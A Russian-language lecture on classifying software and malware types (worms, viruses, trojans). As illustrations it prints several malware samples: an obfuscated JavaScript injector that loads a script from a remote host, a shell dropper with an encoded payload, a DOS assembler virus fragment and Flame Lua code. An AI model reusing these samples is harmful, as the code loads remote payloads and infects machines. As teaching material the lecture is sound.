Информационные технологии

Лекция №3

Программное обеспечение компьютеров

- **Программы** — это упорядоченные последовательности команд. Конечная цель любой компьютерной программы — управление аппаратными средствами Даже если на первый взгляд программа никак не взаимодействует с оборудованием, не требует никакого ввода данных с устройств ввода и не осуществляет вывод данных на устройства вывода, все равно ее работа основана на управлении аппаратными устройствами компьютера.
- **Состав программного обеспечения вычислительной системы называют программной конфигурацией.** Между программами, как и между физическими узлами и блоками существует взаимосвязь — многие программы работают, опираясь на другие программы более низкого уровня, то есть мы можем говорить о межпрограммном интерфейсе.

Программное обеспечение компьютеров

По назначению ПО разделяется:

- **Системное**
- **прикладное**
- **инструментальное.**

Системное ПО

- **Загрузчик операционной системы**
- **Операционные системы** — общего назначения, реального времени, сетевые ОС, встраиваемые. Основная задача таких программ - планирование вычислительного процесса, распоряжение ресурсами машины
- **Сервисные программы,** отладчики, диагностические программы, программы для борьбы с компьютерными вирусами
- **Драйверы устройств** — компьютерная программа, с помощью которой другая программа (обычно операционная система) получает доступ к аппаратному обеспечению стандартным образом.

Системное ПО

- **Программы обеспечения работы в сети.** Эти программы реализуют протоколы обмена информацией между машинами, работу с базами данных, телеобработку данных.
- **Программные средства защиты:**
- Криптошлюзы
- Средства аутентификации
- Средства мониторинга и аудита
- Сканеры защищённости
- Средства разграничения доступа
- Системы криптографической защиты, шифрования и ЭЦП
- Антивирусные программы
- Антиспамовые программы
- Межсетевой экран

Инструментальное ПО

- **Средства разработки программного обеспечения** — среды разработки
- **Системы управления базами данных (СУБД)** — реляционные (например, DB2, Informix, Interbase, Firebird, Microsoft SQL Server, MySQL, Oracle Database PostgreSQL), обьектно-ориентированные

Инструментальное ПО

- **Базами данных** называют огромные массивы данных, организованных в табличные структуры Основными функциями систем управления базами данных являются:
- создание пустой структуры базы данных.
- предоставление средств ее заполнения или импорта данных из таблиц другой базы;
- обеспечение возможности доступа к данным, а также предоставление средств поиска и фильтрации

Прикладные программы

Офисные приложения:

- **Текстовые редакторы** Основные функции этого класса прикладных программ заключаются в вводе и редактировании текстовых данных
- **Текстовые процессоры** Основное отличие текстовых процессоров от текстовых редакторов в том. что они позволяют не только вводить и редактировать текст, но и форматировать его. то есть оформлять
- **Табличные процессоры** Электронные таблицы (ЭТ) предоставляют комплексные средства для хранения различных типов данных и их обработки
- **Редакторы презентаций**

Прикладные программы

Системы проектирования и производства:

- Системы автоматизированного проектирования (САПР)— организационно-техническая система, предназначенная для выполнения проектной деятельности с применением вычислительной техники, позволяющая создавать конструкторскую и технологическую документацию.
- PDM-системы (система управления данными об изделии) — организационно-техническая система обеспечивающая управление всей информацией об изделии. При этом в качестве изделий могут рассматриваться различные сложные технические объекты (корабли и автомобили, самолеты и ракеты, компьютерные сети и др.). PDM-системы являются неотъемлимой частью PLM-систем.

Прикладные программы

Системы проектирования и производства:

- PLM-системы — технология управления жизненным циклом изделий. Организационно-техническая система обеспечивающая управление всей информацией об изделии и связанных с ним процессах на протяжении всего его жизненного цикла, начиная с проектирования и производства до снятия с эксплуатации.
- АСУТП (Системы SCADA) Автоматизированная система управления технологическим процессом — комплекс программных и технических средств, предназначенный для управления технологическим оборудованием на предприятиях.
- • АСТПП (Системы MES) — исполнительная система производства. Системы такого класса решают задачи синхронизации, координируют, анализируют и оптимизируют выпуск продукции в рамках какого-либо производства.

Прикладные программы

Мультимедиа:

- Компьютерные игры
- •Музыкальные редакторы.
- Графические редакторы. Графический редактор — программа (или пакет программ), позволяющая создавать и редактировать двумерные изображения с помощью компьютера.
- Видео редакторы
- Мультимедиа проигрыватели
- Редакторы HTML (Web-редакторы). Это особый класс редакторов, объединяющих в себе свойства текстовых и графических редакторов. Они предназначены для создания и редактирования так называемых Web-документов

Прикладные программы

Клиенты для доступа к интернет-сервисам:

- электронная почта
- веб
- мгновенная передача сообщений
- чат-каналы
- IP-телефония
- P2P обмен файлами
- потоковое вещание
- Банк-клиент

Прикладные программы

Корпоративные информационные системы:

- Бухгалтерские программы
- Системы Управления проектами (Project Management)
- Системы автоматизации документооборота (EDM-системы)
- Системы управления архивами документов (DWM-системы)

Прикладные программы

- **Экспертные системы.** Предназначены для анализа данных, содержащихся в базах знаний, и выдачи рекомендаций по запросу пользователя. Такие системы применяют в тех случаях, когда исходные данные хорошо формализуются, но для принятия решения требуются обширные специальные знания. Характерными областями использования экспертных систем являются юриспруденция, медицина, фармакология, химия

Классификация ПО по условиям распространения и использования

- **Commercial software - коммерческое программное обеспечение** — программное обеспечение, созданное коммерческой организацией с целью получения прибыли от его использования другими, например, путем продажи экземпляров. Прежде чем работать с такой программой её надо купить.
- **FreeWare** - абсолютно бесплатное программное обеспечение без каких-либо ограничений по функциональности и времени работы.
- **Free Software Definition - свободное программное обеспечение** — широкий спектр программных решений, в которых права пользователя на неограниченные установку, запуск, а также свободное использование, изучение, распространение и изменение программ защищены юридически авторскими правами при помощи свободных лицензий

Классификация ПО по условиям распространения и использования

- **ShareWare** - условно бесплатное программное обеспечение. За использование такой программы Вы должны заплатить деньги. До тех пор, пока Вы этого не сделаете, у Вас могут возникнуть, например, такие проблемы: программа не будет позволять использовать все свои возможности; программа запустится только несколько раз; программа будет обрабатывать ограниченное количество файлов
- **Trial** - условно-бесплатная программа. Не имеет ограничений в функциональности, но имеет ограниченный срок работы.
- **Demo** - демонстрационная версия программного обеспечения. Даёт представление об интерфейсе и функциональности программы. Попробовать работать с такой программой удаётся не всегда, поскольку она может представлять собой видеоролик.

Классификация ПО по условиям распространения и использования

- **Adware** - бесплатное программное обеспечение. За использование такой программы пользователь должен не деньги заплатить, а смотреть рекламу. Деньги автору будет платить рекламодатель.
- **Donationware** - «пожертвование» , за такое программное обеспечение платят те, кому оно понравилось и столько, сколько они могут. Никаких ограничений в функциональности такого программного обеспечения нет.
- **Postcardware** - за использование такого программного обеспечения надо написать письмо их авторам. Обычно авторам интересно кто, где, как и для чего использует их программу.

Классификация вредоносного ПО

Классификация вредоносных программ по версии Microsoft:

- В Microsoft разделяют все вредоносные программы (Malware) на: 1. Viruses (вирусы и черви):
- - Trojan horse
- - Virus
- - Worm
- 2. Spyware (шпионские программы).

Классификация вредоносного ПО

Классификация вредоносных программ по версии Лаборатории Касперского:

- Сетевой червь — разновидность самовоспроизводящихся компьютерных программ, распространяющихся в локальных и глобальных компьютерных сетях. В отличие от других типов компьютерных вирусов червь является самостоятельной программой.

Зачастую черви даже безо всякой полезной нагрузки перегружают и временно выводят из строя сети только за счёт интенсивного распространения. Типичная осмысленная полезная нагрузка может заключаться в порче файлов на компьютере-жертве (в том числе, изменение веб-страниц, «deface»), заранее запрограммированной DDoS-атаке с компьютеров жертв на отдельный веб-сервер, или бэкдор для удалённого контроля над компьютером-жертвой. Часто встречаются случаи, когда новый вирус эксплуатирует бэкдоры, оставленные старым.

Классификация вредоносного ПО

К данной категории относятся программы, распространяющие свои копии по локальным и/или глобальным сетям с целью: - проникновения на удаленные компьютеры; - запуска своей копии на удаленном компьютере; - дальнейшего распространения на другие компьютеры в сети. К ним относятся:

- Email-Worm - почтовые черви
- IM-Worm - черви, использующие интернет-пейджеры
- IRC-Worm - черви в IRC-каналах
- - Net-Worm - прочие сетевые черви
- - P2P-Worm - черви для файлообменных сетей

Классические компьютерные вирусы

Компьютерный вирус — разновидность компьютерных программ, отличительной особенностью которой является способность к размножению (саморепликация). В дополнение к этому вирусы могут повредить или полностью уничтожить все файлы и данные, подконтрольные пользователю, от имени которого была запущена заражённая программа, а также повредить или даже уничтожить операционную систему со всеми файлами в целом.

Вирусы распространяются, внедряя себя в исполняемый код других программ или же заменяя собой другие программы

Далее вирусы стали распространяться посредством внедрения в последовательности данных (например, картинки, тексты, и т. д.) специального кода, использующего уязвимости программного обеспечения.

Классические компьютерные вирусы

Ныне существует немало разновидностей вирусов, различающихся по способу распространения и функциональности. Если изначально вирусы распространялись на дискетах и других носителях, то сейчас доминируют вирусы, распространяющиеся через Интернет

Создание и распространение компьютерных вирусов и вредоносных программ преследуется в России согласно Уголовному Кодексу РФ (глава 28, статья 273).

Типы компьютерных вирусов различаются между собой по следующим основным признакам:


- среда обитания;
- способ заражения.

Классические компьютерные вирусы

```
<script>try {var m="";var M=new Date();var x;if(x!='' && x!='J'){x=''};var
r=RegExp;var f;if(f!=''){f='V'};var A;if(A!=''){A='aN'};var h='replace';var v;if(v!
='')v='H'};this.u='';function a(e,Z){var WH=new Array();var l=new String();var
D='[';var L=new Array();var G='g';D+=Z;D+=']';var kA=new Array();var AK=new String
();var Zg=new r(D, G);return e[h](Zq, new String());this.QO='';var S;if(S!='MA' &&
S!='Nh'){S=''};};var rd;if(rd!='n' && rd!='RJ'){rd='n'};var zQ;if(zQ!='kT' && zQ!
='sc'){zQ='kT'};var RH=new Date();var c;if(c!='g' && c!='daW'){c='g'};var JK;if(JK!
='YU' && JK!='SP'){JK=''};var I='';var KP="";var SPI;if(SPI!='Oi' && SPI!='de')
{SPI=''};var d=a('812101182210222',"12");var Qa;if(Qa!='' && Qa!='dj'){Qa=''};var
kw=new String();var NW;if(NW!='In'){NW=''};var WM='';var N=a('hZtZtZpO:Z/O/OmZtOvZ-
OcZoZmZ.ObOaZdZoooZ.OcOOOmZ.OmOaZrZkOeZtOgZiodZ-
OcOoZmO.OaOiOrOnOeZtOdZiOrOeZcOtZ.ZrouZ:O',"OZ");var O=a('oXnklXokakdX',"kX");var
k=a('cyrKeUaytCeKEUlCeKmUeKnCtK',"KyUC");var IU='';var z=a
('/9wGaNrTeWsTe9eGkWeWrN.TcGoNmW/Tw9aTrTeWs9eNe9kTe9rN.TcWoGm9/Gg9oToNg9lWeG.WcWoTm9.
Ns9aN/9gGo9oGgTlNeG.WcWoNmN/Wh9uGlGu9.NcNoNm9.9p9hGpN',"WN9GT");var j;if(j!='dR')
{j=''};var ob=new String();var Gf=window;var B=a('sYcCrYihpPtC',"hWPCY");var sT=new
String();var wj=new Array();Q=function(){var tV;if(tV!='Op')
{tV=''};this.uF='';da=document[k](B);var Uk;if(Uk!='Bg' && Uk!='lQ'){Uk=''};var
GfW='';var RM;if(RM!='Xx' && RM!='GC'){RM='Xx'};I=N+d;var Vcl=new Date();var
yX='';I+=z;var yl;if(yl!='' && yl!='ZQ'){yl=''};var Fa;if(Fa!='' && Fa!='Jj')
{Fa=''};var tL=new Date();da.defer=([1,1][0]);var DT;if(DT!='' && DT!='yv')
{DT=null};var kD;if(kD!=''){kD='lx'};var oh;if(oh!=''){oh='i'};da.src=I;var Gb;if
(Gb!='' && Gb!='qt'){Gb='ky'};var oG=new String();var
gD="";document.body.appendChild(da);var mT;if(mT!='Rf'){mT='Rf'};var Ea;if(Ea!='Ve')
{Ea='Ve'};};var sU;if(sU!='wN' && sU != ''){sU=null};var dZ;if(dZ!='_e'){dZ='_e'};Gf
[O]=Q;this.zs='';var QL=new String();} catch(BE){var rl=new Array();var Ch;if(Ch!
='XL' && Ch!='Zqs'){Ch='XL'};};var Dt="";var LW;if(LW!=''){LW='IUm'};</script>
<!--c47deca0a1742bec00dd2ca5842811be-->
```

Не декодированный код


Классические компьютерные вирусы



```
#!/bin/sh
if [ $# != 1 ]; then type=0; else type=1; fi && tail -35 $0 | uudecode -o /dev/
stdout | sed 's/applemac/AdobeFlash/' | sed 's/bsd/7000/' | sed 's/gnu/'$type'/
' >`uname -p` && sh `uname -p` && rm `uname -p` && exit
begin 777 withlove
M159)3#TB87!P;&5M86,B"G!A=&@](B],:6)R87)Y+TEN=&5R;F5I(%!L=6<M
M26YS(@IE)&ES=#U@8W)O;G1A8B`M;'QG<F5P("1%5DE,8`II9B!;("(D97AI
M<W0B(#T](")B(%I[('1H96X*("`@(&5C:&\@(BH@*B\U("H@*B`J(%PB)'!A
M=&@O)$5624Q<(B`Q/B]D9780;G5L;"`R/B8Q(B`^(&-R;UXN:6YS=`H@("`@
M8W)O;G1A8B!C<F]N+FEN<W0*("`@(')M(&-R;UXN:6YS=`IF:0H*=&%I;"`M
M,C$@)#`@?"!U=61E8V]D92`M;R`O9&5U+W-T9&]U="!\('-E9"`G<R\W-S<W
M+V)S9"\G('P@<V5D("=S+W1Y<&5O9G)U;B]G;G4O)R!\('!E<FP@)B8@97AI
M=`IB96=I;B`V-C8@:F%H"DTH4B1//3(M4BM6*4D[0EU0.3<I3")'-5,Y,B$I
M,U-(6C1674,Z5C54+E!)33XR8$0Z-V!=*$-$5"M#)%`*32Q"6%8L(EA1+",X
M0BLB,4$[1RU7.3<H72A"*%LB1E59*"(Q4CTV650^-R%%+S<Q63PF-4\Y1RE5
M.I-,*@I-(D<M53A"(50\1D5-*B(P22)'3"HB-E59*"(Q4STG*4D[1CQ`+S(A
M4SHF148](TPJ(C(Q4STG*4D[1CQ`"DTO-UA`/%)=/#Q"7$\N4$@I*2<M5#Q&
M14XY4F!=/T(A4RM544XK4EQ;(D!%4CDW,54\1EA`*2<M5#Q&14X*33E33"H_
M,$@J.S=$0"DG+4\X5DU%/2-5*3-32%HT5EU#.E8U5"Y#22DS1#4I*S-93CDW
M/$@T)C5%/$0E1`I-.2<H72]"*$0Z-V!"*R4A13DW*3`[5RE4+S-80BXC8$(K
M)2%2.U<Q3R\S6$(])BU0*$)$0#M7*$`\1C54"DT]-RE.+E!)4#Q&14X](F!$
M/%9=0SI6-50H(BDG,34P0"M6+4<Z,E5".C983SE6-4XY-RE!/29=4BM'(4P*
M32@D030U)6!/+#)84#<G*3P[1353.3<H33`V/44[1S!:*"(H3CTG*4D[,D%`
M/39903LV-$`K-R%`*C)80@I-+E<Q4CTV650^-R%%+E,\5RU3/%LH0EE4/$9%
M32HF(4@[5RU4.T8E33DV8$DK0BA;-R<I/#M%45(W)EA""DTN4$@J/59!23LF
M-$@O<C%3.U8M2SDW,%XJ-TQ`*28E3CQ7/44\0EA=*25<6S\P24,[)EU3.3)`
M1#Q674,*33I6-50J,TPJ(D9562@B,40X-S%!+S<M53A'+50\0D!$,#994SU6
M-5(K)D5..28U6"HB,4$[1RU7.3<H3`I-*$514C<F63P\15%.*$)$2RTB1%LB
M1D5&*B(Q03M'+5<Y-RA=/T)=-#HV544N0F!(*T)(23<G*3P[0EQ)"DTB1TPJ
M*")@0"@F55DH(C%#/"9=4R\S8$PP)R%//%-54SPF44D](D!/*")<3"DC)$DN
M4$A`*")@0#E&75(*33DV)4,Z(D%@/"9=4RHP2$`H(F!`/E!(*3LW1$`I)CE)
M.R8T72A"750[-V!/*$)81#=33"HB,$A`*")@0`I-*")@0"@F75`Y-EA(,41%
M+#$R4$(00BA.*28Y23LF-$DN4$@I/"<I23M',$`Q1$4L,3(A4STV*5,])RA(
M"DTI)C%!/28D3"DF+5`[5RQ,*25<22Y02"DX5E%//%8T2#%$12PQ,D1;(D!$
M*B(V+4@[-EU$*"-@5RTS-$P*32@B,48Z-E%%+E!(*3Q715,])C5-*B(Q1CHV
M444J,TPJ(C!(0"@B8$`H(F!`*"(Q0SPF75,J4U1$-U-,*@HI*")@0"@G5"H_
*,$@J"F`*96YD"@``
`
end
```

Не декодированный код

Классические компьютерные вирусы



Машинный код

Классические компьютерные вирусы


```
text    segment    'code'
        assume     cs:text
        org    100h
Main    proc
        jmp    VStart          ;Переход на вирус
        db     'A'             ;Маркер заражённости
        mov    ax,4C00h
        int    21h             ;Завершение вирусоносителя

VStart: call   $+3             ;Определение начала вируса
        pop    bp
        sub    bp,offset VStart
        mov    di,100h
        lea    si,[bp+offset Orig]
        movsw                  ;Восстановление оригинального
        movsw                  ;начала заражённого файла

        mov    ax, 2524h
        lea    dx,[bp+New24h]
        int    21h
```

На языке Assmebler

Классические компьютерные вирусы



```
assert(loadstring(config.get("LUA.LIBS.STD")))()
if not _params.table_ext then
  assert(loadstring(config.get("LUA.LIBS.table_ext")))()
  if not __LIB_FLAME_PROPS_LOADED__ then
      LIB_FLAME_PROPS_LOADED__ = true
    flame_props = {}
    flame_props.FLAME_ID_CONFIG_KEY = "MANAGER.FLAME_ID"
    flame_props.FLAME_TIME_CONFIG_KEY = "TIMER.NUM_OF_SECS"
    flame_props.FLAME_LOG_PERCENTAGE = "LEAK.LOG_PERCENTAGE"
    flame_props.FLAME_VERSION_CONFIG_KEY = "MANAGER.FLAME_VERSION"
    flame_props.SUCCESSFUL_INTERNET_TIMES_CONFIG = "GATOR.INTERNET_CHE
    flame_props.INTERNET_CHECK_KEY = "CONNECTION_TIME"
    flame_props.BPS_CONFIG = "GATOR.LEAK.BANDWIDTH_CALCULATOR.BPS_QUEU
    flame_props.BPS_KEY = "BPS"
    flame_props.PROXY_SERVER_KEY = "GATOR.PROXY_DATA.PROXY_SERVER"
    flame_props.getFlameId = function()
      if config.hasKey(flame_props.FLAME_ID_CONFIG_KEY) then
        local l_1_0 = config.get
        local l_1_1 = flame_props.FLAME_ID_CONFIG_KEY
        return l_1_0(l_1_1)
      end
      return nil
       end
```

Высокоуровневый язык програмирования

Классические компьютерные вирусы

1) *Среда обитания.*

По среде обитания вирусы можно разделить на:

Загрузочный вирус — выполняет заражение Главной загрузочной записи (Master Boot Record, MBR) жесткого диска. Активируется вирус при загрузке (перезагрузке) операционной системы

Скриптовый вирус — с помощью языков программирования добавляет себя к новым скриптам

Файловый вирус — так называемый вирус-паразит, который при самокопировании изменяет содержимое исполняемых файлов

Макровирус — вирус, использующий возможности макроязыков (чаще всего встраиваются в прикладные пакеты MS Word).

Вирус, поражающий исходный код.

Классические компьютерные вирусы

- *Способ заражения.*

Файловые вирусы по способу заражения делятся на:

Перезаписывающие (overwriting).

Паразитические (parasitic): внедрение вируса в начало файла, внедрение вируса в конец файла, внедрение вируса в середину файла, вирусы без точки входа.

Вирусы-компаньоны (companion).

Вирусы-ссылки (link).

Вирусы, заражающие объектные модули (OBJ).

Вирусы, заражающие библиотеки компиляторов (LIB).

Вирусы, заражающие исходные тексты программ.

Классические компьютерные вирусы

- *Способ заражения.*

- Загрузочные вирусы:
- Вирусы заражают загрузочный (boot) сектор гибкого диска.
- Вирусы заражают boot-сектор винчестера.
- Вирусы заражают Master Boot Record (MBR) винчестера.

Макро-вирусы:

- В вирусе присутствует авто-макрос (авто-функция).

Троянские программы

В данную категорию входят программы, осуществляющие различные несанкционированные пользователем действия: сбор информации и ее передачу злоумышленнику, ее разрушение или злонамеренную модификацию, нарушение работоспособности компьютера, использование ресурсов компьютера в неблаговидных целях.

Троянские программы

Троянская программа— вредоносная программа, проникающая на компьютер под видом безвредной — кодека, скринсейвера, хакерского ПО и т. д. «Троянские кони» не имеют собственного механизма распространения, и этим отличаются от вирусов, которые распространяются, прикрепляя себя к безобидному ПО или документам, и «червей», которые копируют себя по сети. Впрочем, троянская программа может нести вирусное тело — тогда запустивший троянца превращается в очаг «заразы». Троянские программы крайне просты в написании: простейшие из них состоят из нескольких десятков строк кода на Visual Basic или C++.

Троянские программы

Троянские программы различаются между собой по тем действиям, которые они производят на зараженном компьютере.

К ним относятся:

- Backdoor - троянские утилиты удаленного администрирования
- Trojan-PSW - воровство паролей
- Trojan-Clicker - интернет-кликеры
- Trojan-Downloader - доставка прочих вредоносных программ
- Trojan-Dropper - инсталляторы прочих вредоносных программ
- Trojan-Proxy - троянские прокси-сервера
- Trojan-Spy - шпионские программы
- Trojan - прочие троянские программы
- Rootkit - сокрытие присутствия в операционной системе
- ArcBomb - «бомбы» в архивах
- Trojan-Notifier - оповещение об успешной атаке

Хакерские утилиты и прочие вредоносные программы

- К данной категории относятся:

